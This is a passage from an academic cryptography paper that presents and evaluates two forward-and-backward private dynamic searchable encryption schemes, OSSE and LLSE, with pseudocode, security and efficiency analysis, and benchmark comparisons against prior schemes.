Armed with this information, the server traverses T_w recursively from $start$ to leafs containing the result (ignoring nodes that do not have any descendant leafs in $[1, i_w]$. To "access" a node, it computes its candidate entry in EM, in a way that mimics how this was computed by the client during previous updates. With access to the token tk, the server retrieves the actual information stored for intermediate nodes (i.e., EM is a response-revealing encrypted map): their children and their children's access counters. In this way, it can keep traversing the tree until it either finds leafs, or it hits null entries. Note that, for each label the server first "tests" the latest token tk (line 13); if this does not return anything, it looks up the entry for tk_0 in M_{Tks} to see if there is an entry to be found for this label from a prior token for w (lines 14-18).

For instance, see Figure 3(bottom). It starts from s (the conceptual node above root 31). Knowing $i_w = 15$, it ignores its right child (node 16), moving to its left child node 27 and from then to 17, 26, etc., each time reading the access counter from the parent. If a leaf is reached, the server adds the retrieved ciphertext from EM to the result (note that leaf access counters are never incremented) (line 19). More interestingly,

if a null entry is reached this implies no deletions have taken place among the leafs of the sub-tree rooted at this node. So the server can immediately add the EM entries of all these leafs to the result (lines 27-30).

4.3 OSSE Efficiency & Security Analysis

We now analyse OSSE in terms of its asymptotic efficiency and its achieved security properties. First, in Appendix C.1 we prove the following lemma regarding its search efficiency.

Lemma 1. *For a keyword w for which i_w insertions have taken place and $|DB(w)| = n_w$, the search process accesses at most $2n_w + \log i_w$ nodes from T_w.*

From the above, it follows that search takes $O(n_w + \log i_w)$ operations, i.e., linear in the result size and independent from the number of insertions. Moreover, searches require a single roundtrip to complete. Regarding updates, insertions take just one oblivious map and encrypted map access. Deletions require $O(\log N)$ such operations to access the path above the node to be removed. The setup takes $O(N)$ time (for N an upper bound on the number of entries in the dataset). Finally, client storage consists of three counters per keyword in $|W|$, as well as the oblivious maps' client state and the secret keys. The server storage is linear in the total number of entries N but it grows logarithmically with the number of deletions D, so it is overall $O(N + D\log N)$. In the absolute worst case, if all entries are deleted, this becomes $O(N \log N)$.

The correctness of OSSE (i.e., that a search returns the correct result $DB(w)$, as formulated by all prior updates for w) follows from the construction and the correctness of the underlying primitives, with one exception. If two distinct inputs to H_0 or H_1 (or the same input for the two different hash functions) map to the same hash value, this affects the correctness of the scheme, e.g., as the latter entry will "overwrite" the prior one. This is a common issue with prior DSE works that use an encrypted map as we do (e.g., [8, 28]) and the solution is to pick the range of H_0, H_1 so as to make this probability negligible in the security parameter λ. Let M be the total number of entries that will be stored in EM throughout the execution (for OSSE, $M \leq N \log N$). If we then set the range of H_0, H_1 to $2^{\lambda + 2\log M}$, a simple birthday problem analysis guarantees the negligible probability of this event.

Regarding the security of OSSE, we can analyze its leakage as follows. First, during setup the server only learns the upper bound N. During updates, note that the server's view consists of two types of data: (i) the messages involved in the oblivious map access (or accesses for deletions), (ii) the $(addr, val)$ pairs it inserts to the encrypted map. For (i), assuming a secure oblivious map these leak no information. For (ii), each of these is computed with a new keyword/token/access-counter combination, even when it pertains to a previously accessed node, using a secure PRF. Without access to the token tk used as input to this PRF (this will only be revealed during a subsequent search), these addresses and values are indistinguishable from random when they refer to intermediate nodes. When pertaining to leafs, the values are encrypted using a secure encryption scheme, and exactly one such value is sent for insertions. Finally, the total number of accesses and entries is fixed depending only on the type of operation (and N for deletions). From the above, OSSE satisfies forward privacy.

In a search for keyword w, the server learns tokens tk_0, tk. The first reveals when previous searches for w took place. With the second, the server can exhaustively access EM for all labels and learn the entire topology of T_w. Remembering when these entries were written reveals when prior insertions and deletions for w took place. Moreover, by extracting all ver-

Algorithm 3 OSSE.Search$(K, w, \sigma; EDB)$

Client:
1: $(cnt_w, i_w, d_w) \leftarrow M_{Cnt}$.get$(w)$;
2: $tk \leftarrow F_k(w, cnt_w)$; $tk_0 \leftarrow F_k(w, 0)$
3: M_{Cnt}.put$(w, (++cnt_w, i_w, d_w))$
4: Let s be the smallest power-of-2 such that $i_w \leq s$
5: Let v be the root of the subtree of leafs $1, \ldots, 2s$
6: $start \leftarrow \mathsf{lab}(v)$
7: Send $(tk, start, i_w, d_w, tk_0)$ to server
Server:
8: Initialize emptylists TLabs, Res
9: Append $(start, d_w)$ to TLabs
10: **while** TLabs $\neq \emptyset$ **do**
11: Remove the first entry (lab, acc) from TLabs
12: **if** $lab \leq N$ **then** $acc \leftarrow 1$ ▷ lab is a leaf
13: $ctk \leftarrow tk$; $val \leftarrow EM$.get$(H_0(ctk, lab, acc))$
14: **if** val is null **then**
15: $ctk \leftarrow M_{Tks}$.get(tk_0, lab)
16: **if** $ctk \neq$ null **then**
17: $val \leftarrow EM$.get$(H_0(ctk, lab, acc))$
18: **else** M_{Tks}.put$((tk_0, lab), (tk))$
19: **if** $lab \leq N$ **then** Append (lab, val) to Res ▷ is a leaf
20: **else if** $val \neq$ null **then**
21: $data \leftarrow val \oplus H_1(tk, lab, acc)$
22: Parse $data$ as $(left, leftAcc, right, rightAcc)$
23: **if** $left$ or $right = \perp$ **then** set to default values
24: Append $(left, leftAcc)$ to TLabs
25: **if** $\exists$ leaf l below $right$ with $l \leq i_w$ **then**
26: Append $(right, rightAcc)$ to TLabs
27: **else** ▷ no deletions below lab
28: Let l be the leftmost leaf below lab
29: Let l' be the rightmost leaf below lab, with $l' \leq i_w$
30: Append $(i, 0)$ to TLabs, for $i = l, \ldots, l'$
31: Send Res to client
Client:
32: Initialize set $DB(w) \leftarrow \emptyset$
33: **for** (lab, val) in Res **do** Add $Dec(sk, val)$ to $DB(w)$

sions of T_w nodes for different access counters and correlating this with the update timestamps reveals the specific insertion that each deletion cancelled. However, since document *id*s remain encrypted, the server cannot learn which documents contained w but have since been removed (if no search for w took place since). Based on this leakage profile, OSSE satisfies backward privacy. We formally state and prove its security in Appendix C.2.

5 Log-Log Search DSE with Improved Storage & Deletion (LLSE)

Our OSSE scheme achieves excellent search performance, however, during deletions it performs a logarithmic number of oblivious/encrypted map accesses. Moreover, this also increases storage. Here we present our second scheme, LLSE, that requires only $O(1)$ map accesses during updates and has $O(N)$ storage, at the trade-off of an extra $O(\log\log i_w)$ factor for searches (which is still asymptotically better than the previous state-of-the-art quasi-optimal search scheme from [20]).

The main idea behind LLSE is to still use the same T_w tree structure but enhance it so that each node has a parent pointer. This allows us, during deletes, to access directly the node to be removed, its parent, and its grandparent, without starting each time from the root. This simple idea introduces a negative side-effect: during searches we can no longer rely on every node to store its children's access counters. To overcome this, for each encountered node, the server performs a binary search to find the largest *acc* for which there exists an entry in EM. It is easy to see that the upper bound for this binary search is roughly twice the height of the node in T_w, which yields the $O(\log\log i_w)$ extra overhead. The actual implementation of this is trickier as one needs to maintain access counters across searches (without re-encrypting every node/access-counter combination entry, as this increases the search overhead to $O(\log i_w)$), as we explain in detail next.

5.1 LLSE Data Structures & Algorithms

First we describe the involved data structures. These are the same as for OSSE, with the following exceptions.

- $\underline{OM_{Tree}}$ stores for node v its own access counter *acc*, and its left child, right child, and parent $(v.left, v.right, v.prnt)$, but not their access counters (see Figure 2).
- $\underline{EM}$ is the same as OSSE, except for non-leaf nodes v for which it stores $(v.left, v.right)$, but not access counters.
- $\underline{M_{Cnt}}$, instead of d_w, stores locally the label of the correct parent for the next future insertion. Initially, this is $N+1$ (the natural parent of the leaf with label 1). After i_w insertions, it is set to the natural parent of the leaf with label i_w+1. However, if the most recent updates for w are a series of one or more deletions, the parent for the next insertion lies higher in T_w. The correct value for this pointer is calculated by the client during updates.
- $\underline{M_{Tks}}$ now stores, not only the prior token version for a label, but also the access counter of the latest previous entry. The goal of this is subtle but crucial: It is necessary for launching the binary search for the correct range. This is best illustrated by an example. Consider that during the first search for w, the binary search for node v with height h is correctly executed in the range $[0,2h]$ and the result is *acc*. In the second search for w the server will try to run the same binary search in vain as at least some of the entries are the ones that were calculated with the old token (from the first search)! To avoid this, M_{Tks} stores for v the old token and the access counter *acc*, so that the server can retrieve it and then launch the next binary search in $[acc,2h]$.

Algorithm 4 LLSE.Update$(K, op, w, id, \sigma; EDB)$

Client:
1: $(cnt_w, i_w, nxtPrnt_w) \leftarrow M_{Cnt}$.get$(w)$; $tk \leftarrow F_k(w, cnt_w)$
If update is insertion $(op = add)$
2: OM_{Del}.put$((w,id), i_w)$
3: OM_{Tree}.put$((w,i_w), (\perp, \perp, nxtPrnt_w))$
4: $nxtPrnt_w \leftarrow$ label of the parent of i_w+1 (unused) leaf
5: M_{Cnt}.put$(w, (cnt_w, {+}{+}i_w, nxtPrnt_w))$
6: $addr \leftarrow H_0(tk, i_w, 0)$; $val \leftarrow Enc(sk, (w,id))$
7: Send $(addr, val)$ to server
If update is deletion $(op = del)$
8: $pos \leftarrow OM_{Del}$.get$((w,id))$
9: $v \leftarrow OM_{Tree}$.get$((w,pos))$
10: $pp \leftarrow OM_{Tree}$.get$((w, v.prnt))$ ▷ parent node
11: $gp \leftarrow OM_{Tree}$.get$((w, pp.prnt))$ ▷ grandparent node
▷ if parent/grandparent not found set it to default
12: **if** v is left child of pp **then** $sibPos \leftarrow pp.right$
13: **else** $sibPos \leftarrow pp.left$
14: $sib \leftarrow OM_{Tree}$.get$((w, sibPos))$ ▷ sibling node
15: $sib.prnt \leftarrow pp.prnt$
16: **if** pp is left child of gp **then** $gp.left \leftarrow sibPos$
17: **else** $gp.right \leftarrow sibPos$
18: $gp.acc{+}{+}$
19: Update $nxtPrnt_w$ if it is affected
20: M_{Cnt}.put$(w, (cnt_w, i_w, nxtPrnt_w))$
21: $addr \leftarrow H_0(tk, pp.prnt, gp.acc)$
22: $val \leftarrow H_1(tk, pp.prnt, gp.acc) \oplus (gp.left, gp.right)$
23: OM_{Tree}.put$((w, sibPos), sib)$
24: OM_{Tree}.put$((w, pp.prnt), gp)$
25: Send $(addr, val)$ to server
Server:
26: EM.put$(addr, val)$

Setup. As in OSSE, this process initializes all data structures and generates keys. The one difference is the capacity of OM_{Tree} which is $2N$ as it will store all nodes, including leafs.

Insertion. This proceeds very similarly with OSSE, as shown

in Algorithm 4. The main difference is that it takes one additional OMAP access in order to write the new leaf's information to OM_{Tree} (line 3). This is necessary for finding its parent quickly, in case it is deleted in the future.

Deletion. This is basically a "lightweight" version of deletions with our first scheme. Since nodes store their parents' labels, we can now retrieve the node *pos* to be deleted from in OM_{Tree}, and directly from this its parent and grandparent (Algorithm 4, lines 9-11), without having to fetch the entire path from the root. The remaining of the algorithm is essentially the same as before, except for the need to calculate what the next parent's label *nxtPrnt* for w will be. This is only affected if the current deletion removes the latest entry, or is part of a series of consecutive deletions that includes the latest entry. Finally, this process adds only one entry to EM, for the updated grandparent node, which makes the storage grow only linearly with the total number of operations.

Search. The search process for LLSE is shown in Algorithm 5. The client first sends the necessary data to bootstrap the search. The server traverses the tree from *start* in largely the same manner as in OSSE, with one crucial difference: it does not know the correct *acc* for the nodes it encounters. This is resolved as follows. First (lines 12-15), it checks whether there is a previous entry in M_{Tks} for this keyword/label combination. If found, then it extracts *sacc*, the access counter that node *lab* had when (and if) it was last accessed *during* the previous search for w, and *otk* which is the token during that search. Clearly, if the node has ever been written, the correct current *acc* can only be larger or equal than *sacc*. In both cases, it then begins a binary search in the range between this value (or 0, if not found) and twice the *lab* node's height, looking for the largest value *acc* for which the entry for *lab* in EM is not empty, which is indeed the correct *acc* for node *lab*. When this counter is computed, the correct data for *lab* is retrieved from EM with the appropriate token (lines 21-25). The search then progresses to the retrieved node's children, or its "natural" children if no entry is found for *lab* (lines 26-31).

Algorithm 5 LLSE.Search$(K, w, \sigma; EDB)$


Client:
1: $(cnt_w, i_w, nxtPrnt_w) \leftarrow M_{Cnt}$.get$(w)$;
2: $tk \leftarrow F_k(w, cnt_w)$; $tk_0 \leftarrow F_k(w, 0)$
3: M_{Cnt}.put$(w, (++cnt_w, i_w, d_w))$
4: Let s be the smallest power-of-2 such that $i_w \leq s$
5: Let v be the root of the subtree of leafs $1, \ldots, 2s$
6: $start \leftarrow \mathsf{lab}(v)$
7: Send $(tk, start, i_w, tk_0)$ to server
Server:
8: Initialize emptylists TLabs, Res
9: Append *start* to TLabs
10: **while** TLabs $\neq \emptyset$ **do**
11: Remove the first entry *lab* from TLabs
12: $sacc \leftarrow 0$; $ctk \leftarrow tk$
13: $r \leftarrow M_{Tks}$.get(tk_0, lab)
14: **if** $r \neq$ null **then** parse r as $(otk, osacc)$
15: $sacc \leftarrow osacc$; $ctk \leftarrow otk$
16: **if** $lab \leq N$ **then** ▷ *lab* is a leaf
17: $val \leftarrow EM$.get$(H_0(ctk, lab, 1))$
18: Append (lab, val) to Res; **continue**
19: Let h be the height of node *lab*
20: Perform binary search in $[sacc, 2h]$ to find max *acc* such that EM.get$(H_0(tk, lab, acc)) \neq$ null
21: **if** $acc > sacc$ **then**
22: $val \leftarrow EM$.get$(H_0(tk, lab, acc))$
23: M_{tks}.put$((tk_0, lab)), (tk, acc))$
24: **else if** $acc = sacc$ and $acc > 0$ **then**
25: $val \leftarrow EM$.get$(H_0(ctk, lab, acc))$
26: **if** $acc > 0$ **then**
27: $(left, right) \leftarrow val \oplus H_1(tk, lab, acc)$
28: **else** $(left, right) \leftarrow$ natural children of *lab*
29: Append $left$ to TLabs
30: **if** $\exists$ leaf below *right* with label $\leq i_w$ **then**
31: Append *right* to TLabs
32: Send Res to client
Client:
33: Initialize set $DB(w) \leftarrow \emptyset$
34: **for** (lab, val) in Res **do** Add $Dec(sk, val)$ to $DB(w)$

5.2 LLSE Efficiency & Security Analysis

The search efficiency of LLSE is similar to OSSE. Each search entails the same tree traversal, so it accesses $O(n_w + \log i_w)$ nodes. But this time retrieving each node's data requires a binary search with max range $[0, 2h]$, where $h \leq \log N$ is the node's height. This follows from the fact that for a node at height h each of its children pointers can change due to deletions at most $h-1$ times (each time moving "up" a layer in the tree). Therefore, with LLSE searches require $O((n_w + \log i_w) \cdot \log\log N)$ operations. Updates require $O(1)$ oblivious and encrypted map accesses, both for insertions and for deletions—an $O(\log N)$ factor faster than OSSE for the latter. Finally, the storage is linear in both insertions N and deletions D; since $D \leq N$, its overall storage is optimal $O(N)$. Other efficiency metrics are asymptotically the same as OSSE. It is easy to see the two schemes have the same leakage profile; a curious server can ignore the binary search and try all access counters to extract all T_w node information from EM. Thus, LLSE is also forward-and-backward private. We formally state its security in Appendix C.2; due to lack of space, we delegate the proof to the full version [13].

6 Optimizations

In this section, we present some optimizations that can improve the performance of our schemes.



(a) (b) (c) (d)

Figure 4: Search computation time vs. (a) variable n_w for $|DB| = 1$M, (b) variable $|DB|$ for $n_w = 100$, (c) variable $|DB|$ for $n_w = 20K$, (d) variable n_w for $|DB| = 1$M and different OSSE cache settings.

(I) Improving Tree Traversals (during search). The search algorithms of OSSE and LLSE need to search the sub-trees that contain the MCS nodes for the range $[1, i_w]$. We can optimize this by storing as additional metadata two bits for each MCS root node, which are used to: (i) avoid deleted sub-trees and (ii) start the search from the parents of the MCS nodes that contain a single leaf. To maintain these metadata bits, during deletions we simply check whether the leaf to be deleted is the last or second-last in its MCS sub-tree. Otherwise, the metadata do not change. During search, these bits are sent to the server who then chooses its best strategy. For example, in Figure 3(bottom), only MCS root node 29 is searched, because all the other MCS sub-trees are empty. In cases like this, where almost all MCS sub-trees are empty, this optimization can reduce the number of operations to linear in n_w. It also works naturally with search result caching, which we describe next. Finally, this does not affect the leakage of the scheme (a "curious" server can already access all tree nodes anyway).

(II) Search Result Caching. Similar to [17], we propose a second optimization in which previous results can be cached at the server. This entirely avoids sub-tree traversals for unchanged nodes (since the last search) and directly returns the cached results. This is done by using a simple hashmap at the server and storing the returned results in this map using the search token as the key. The client sends the previous search token together with the next search query, and the server uses it to find cached results (if any). Identifying whether a node has been changed between two consecutive searches can be done using its access counter in OSSE (and, potentially, in LLSE at the cost of additional bookkeeping). For example, in Figure 3 assume a search query was performed before the deletion of nodes 9-15 and a second query is performed after the deletion of these nodes (in Figure 3(bottom)). In this case, the second query will get the results for node 29 directly from the cache (since that sub-tree remains unchanged). We note this optimization does not incur extra leakage as the information of when past updates and searches for w took place is already part of our schemes' search leakage profile.

(III) Storage Clean-Up in OSSE**.** When deleting a leaf in OSSE, $\log N$ nodes are re-written with incremented access counters. This is necessary to avoid leaking information about the tree topology, but it also causes an extra logarithmic write and space overhead.We can use a similar approach to Java's background garbage collection, so that the server will be able to remove "stale " records that are identified *after* a relevant search query (exposing stale records during deletes would violate forward privacy definition). This can run periodically or in the background between queries to keep storage low. We experimentally evaluate its impact in Section 7.3.

(IV) Constant Client Storage. Our schemes require non-constant client storage to maintain the necessary metadata M_{Cnt}, M_{Tks}. An approach to reduce the DSE client storage that has already been proposed in [20] and is applicable in our schemes is to store M_{Cnt}, M_{Tks} at the server using OMAPs, at the cost of additional roundtrips of communication. Due to the oblivious property, all these accesses are simulatable, revealing no additional information to the server. In practice this mainly affects the search performance since it takes an OMAP access to retrieve the metadata for w—an additive $O(\log^2 N)$ factor. We experimentally evaluate this approach for our schemes in Section 7.2.

7 Experimental Evaluation

We now report on the performance of our schemes and compare them with prior state-of-the-art DSE. We implemented OSSE and LLSE with approximately $6K$ lines of code in C++. Our code is available at https://github.com/jgharehchamani/OS-SSE. For symmetric encryption, PRF, and hashing we used the AES implementation of OpenSSL [2]. For comparison with Horus, QOS, and SD_d we used the publicly available code of [14, 20], also in C++. We used a machine with eight-core Intel Xeon E-2174G 3.8GHz processor, 128GB RAM, 1TB SSD, running Ubuntu16.04 LTS. In all our experiments, the database is stored in RAM.

We focus on measuring computation time and communication size for Search and Update queries. We measure these for variable size synthetic datasets with $|DB| = 10^3$-10^7 records, each time setting the total number of distinct keywords $|W|$ to one-hundredth of $|DB|$. Likewise, we report results for varying result size n_w between 10-10^5 documents. Moreover, to demonstrate the impact of deletions in the search performance

we report results for variable deletion rates from 0-90%. Finally, since our OSSE scheme is the first to achieve optimal search but it has asymptotically increased server storage, we run a specific experiment to demonstrate that in practice this storage blowup is often not prohibitively large. Experiments were repeated 10× and the average is reported.

7.1 Performance of our Schemes

Our first set of experiments focuses on the performance of OSSE, LLSE, and on evaluating the effect of our result-caching optimization from Section 6. Specifically, OSSE* denotes the version of OSSE with result caching. Regarding smart tree traversal, we integrated this optimization to both OSSE and OSSE* and we found it to have very small impact in most cases. For this part, we fixed the deletion rate to 10%.

Search Performance. Figure 4 shows search computation time as the result size (a) and database size (b,c) change. First, as expected from our analysis search time grows linearly with n_w whereas its change with respect to the database size $|DB|$ is not considerable (note the exponential growth in the x-axis). More importantly, all our schemes have excellent performance in practice. E.g., even for retrieving large results of $100K$ id's from a dataset of size $1M$ they take less than 200ms, whereas for smaller result sizes their performance is even better!

In Figures 4(a-c), OSSE* specifically refers to "best-case" result caching, i.e., when two searches for w take place without an intermediate update, so the second search can maximally benefit from caching. Not surprisingly, OSSE* outperforms the other two schemes by 2.1-4.8×. To better evaluate the effect of result caching on OSSE, we ran an experiment with variable caching benefit, shown in Figure 4(d). In this setting, after inserting a number of entries for w and removing 10%, we execute a search for w to fill the cache. We then delete additional entries so as to invalidate a certain percentage of the cache for w and report the time for a second search and variable result size for: (i) OSSE* where the entire result is in cache, (ii) OSSE* with 10% and (iii) OSSE* with 30% of the cached result is modified, and (iv) OSSE-none of the cash can be re-used. As expected, the more modified the result is the second time, the smaller the improvement achieved. E.g., for $|DB| = 1M$ and result size $100K$ OSSE* takes 61ms, OSSE* with 10% and 30% modification takes 97ms and 111ms, and OSSE takes 134ms. In that sense, OSSE and OSSE* represent an upper and lower bound for the search performance of our first scheme, and in the following experiments for search performance we report both of them.

Finally, search communication size is the same for both OSSE and LLSE and it is concretely *optimal*. The client sends at most two search tokens and the server responds with *exactly* n_w ciphertexts. For example, for $|DB| = 1M$, result size $1K$ and 128-bit AES ciphertexts this is approximately 16KB.

Update Performance. Figure 5 shows the update computation time for OSSE and LLSE vs. variable $|DB|$. The obvious conclusions from the figures are: (i) the update time slightly increases with DB due to the increase in the size of the OMAPs (again, note the exponential x-axis), (ii) OSSE has faster insertion than LLSE as it needs one oblivious map access while LLSE needs two, (iii) as expected, deletion with LLSE is much faster than OSSE. Overall, OSSE is 2-2.2× faster than LLSE in insertion and LLSE is 3.2-7.2× faster than OSSE in deletion. That said, both schemes have good performance, e.g., OSSE and LLSE take 4ms and 9ms to insert an entry and 101ms and 16ms to delete one from a database of size 1M. Update communication sizes follow the same trend: larger in LLSE for insertion, but smaller for deletion.




Figure 5: (a) Insertion, (b) Deletion computation time vs. $|DB|$

7.2 Comparison with Other DSE

Next, we compare the performance of our schemes with prior forward and backward private schemes, focusing on existing DSE with quasi-optimal search, QOS from [20] and Horus from [14]. We also compare their performance with SD_d from [20], a state-of-the-art DSE that achieves very fast search but linear in the total number of insertions a_w.

Search Performance. Our main motivation for studying optimal DSE schemes is to avoid "paying" for deleted entries during a search. Thus, we ran a set of experiments with variable deletion percentages to measure the effect of deletions for the different schemes. We also included Horus in our experiments, however, it is not shown in the figures, as it was 2-5 orders of magnitude slower than all other schemes.

Random deletions. First we vary the deletion percentage between 0-90% after a fixed number of insertions for the queried keyword, with deletions chosen *at random* among them. We try two cases: (a) small results $i_w = 100$, (b) big results $i_w = 20K$, in Figures 6 (a),(b), respectively. The search time of all optimal/quasi-optimal schemes generally decreases with deletion percentage increases (except for OSSE that for 0-20% slightly increases as it is already optimal initially), while for SD_d it grows as expected, since it stores deletions as entries. Second, our schemes OSSE,LLSE, OSSE* outperform the prior best quasi-optimal search DSE QOS across all delete percentages and are 1.4-2.6×, 1.2-1.8×, 3.2-6.6× faster, respectively. The encouraging side-effect of this is that they become truly faster than SD_d at 55%, 55%, and 5% deletion rates for small results and at 45%, 50%, and 5% deletion rates for large results, respectively. In contrast, QOS becomes faster




Figure 6: Search computation time for $|DB| = 1M$ and (a) variable deletion percentage for $i_w = 100$, (b) variable deletion percentage for $i_w = 20K$, (c) structured deletion for $i_w = 100$, (d) structured deletion for $i_w = 20K$.

than SD_d only after 65% and 75% deletion for the two settings. This is the joint effect of our compact tree design, elimination of re-encryption in searches, and optimizations. In practice, we believe this really drives the case for the practicality of DSE with search time independent of past deletions.

Structured deletions. We repeated this comparison for the case of more "structured" deletions in which consecutive tree leafs are pruned in batch to see how this affects performance. In practice, this deletion pattern may occur in applications such as an encrypted relational database that performs a bulk update in a table, effectively removing all entries for a column and inserting new ones. Subsequent such modifications will again delete consecutively place entries. To evaluate this, we insert a fixed number of entries for w and then delete a variable percentage of them by choosing consecutive ranges of size $1, 2, 4, 8$ at random with 10% probability. In this manner, we achieve deletion rates of $10, 20, 40, 80\%$ but in a certain structure. The result is shown in Figure 6 (c),(d). The general observation is that the impact of this is not significant, with all schemes achieving slightly better performance (roughly 1.1-1.7×) as these deletions eliminate entire sub-trees and reduce the number of accessed nodes in a "nice" manner, but the improvement is not that considerable. The one exception to this is SD_d that is unaffected as it treats all deletions equally.

Small-client storage versions. Demertzis et al. [20] consider a scenario with small-client users who cannot store keyword counters locally. For QOS, they do this by storing them in an oblivious map of size $|W|$ and retrieving them at the beginning of each search. As discussed in Section 6, we can do the same for our schemes. One expects that this OMAP access will dominate the search time for all schemes. Indeed this is shown for small results in Figure 7(a) where all schemes except SD_d have essentially the same performance. SD_d outperforms all other candidates as it achieves small client storage without the need for an oblivious map in search. However, for medium ($i_w = 5K$) and larger ($i_w = 20K$) result sizes (Figure 7(b),(c)), surprisingly our schemes eventually outperform *all competitors*. E.g., for large result size 20K, OSSE*, OSSE, LLSE, are always better than QOS and even outperform SD_d at 25%, 65%, and 70%, deletion rates, respectively.


Update performance. Regarding insertion computation times (Figure 5), OSSE and QOS have almost the same insertion (and about 2× faster than LLSE). For deletions, LLSE outperforms QOS by approximately 3-6.4×.

7.3 Effect of Deletion Storage for OSSE

One of the drawbacks of OSSE is that it needs to store $\log N$ entries in the encrypted map for every deletion. In the absolute worse case (number of deletions $D = N$), this blows the storage for EM by a logarithmic factor. That said, there are two important observations that point towards this not being such a prohibitive factor. First, the server's storage also consist of two OMAPs that are setup to max capacity N and their size is not affected by deletions, so the blowup is only partial. Second, as we explained in Section 6, the server can perform a "clean-up" in the background or periodically, using the tokens it gathers from searches to remove unnecessary "stale" entries. Here, we attempt to demonstrate the effect this cleanup can have in keeping the storage smaller. The crucial measure here is how often searches take place, i.e., the relative frequency of searches and deletions for a keyword.

In lack of a real-world query workload that would allow us to accurately evaluate this, we perform a simplified experiment where we first insert 100K entries for a keyword and then we randomly delete 30%. What we vary is how searches are interleaved with these 30K deletions among $\{1/10K, 1/1K, 1/100, 1/50, 1/20, 1/10, 1/4, 1/2\}$. E.g., $1/2$ means that each deletion is followed by a search for the keyword, whereas $1/10K$ means only three searches happen, each after $10K$ deletions. What we report in Figure 7(d) is the average number of entries in EM throughout the execution of all these searches/deletions (assuming for simplicity that cleanup happens immediately after each search). For comparison we also include the same number for LLSE, as well as an "optimal" plaintext storage where deletions just mark a cell as available.

As expected, lower search frequency leads to overall increase in the server's storage in OSSE. However, even when search occurs after 10K deletions the overall average storage is at most 2× the optimal size 100K, as a result of cleanup. Besides the average, we also measured the 75-th and 90-th percentile as 280K and 116K entries, respectively. This can be interpreted as 90% of the time the entries' storage for this keyword is less than 3× the optimal and 75% of the time it is



(a) (b) (c) (d)

Figure 7: Search computation time for $|DB| = 1$M and variable deletion percentage for: (a) $i_w = 100$ using OMAP, (b) $i_w = 5$K using OMAP, (c) $i_w = 20$K using OMAP. (d) Number of entries in server for $i_w = 100$K and 30K deletion and variable search.

less than 1.16×. While our simplified experiment runs for one w, if we assume similar query distribution across keywords these results can be extrapolated for the dataset. On the other hand, with LLSE the storage is almost the same for different search intervals, e.g., for our experiments the average is 1.07-1.1× the optimal number of entries.

8 Conclusion

In this work, we presented two forward-and-backward private DSE schemes with very efficient search performance, independent of prior deletions. The experimental evaluation shows our schemes outperform prior ones for a variety of settings. Our results leave several possible directions for improvement, e.g., propose schemes with similar search performance but faster updates, or DSE that achieve stronger variants of backward privacy (without compromising search efficiency). Finally, motivated by leakage abuse attacks [7,10,33,34,37,47–49,55,69], it seems very promising to try and adopt leakage-suppression techniques [22,41,57,70] to combine optimal search performance with improved leakage profiles.

Acknowledgements

We would like to thank the anonymous reviewers for their feedback and Melek Önen for shepherding our paper. This work was supported in part by the Hong Kong Research Grants Council under grant GRF-16200721.

References

[1] Mongodb. http://www.mongodb.com/.

[2] OpenSSL: The open source toolkit for SSL/TLS. https://www.openssl.org/.

[3] Pixek: An App That Encrypts Your Photos From Camera to Cloud. https://www.wired.com/story/pixek-app-encrypts-photos-from-camera-to-cloud/.

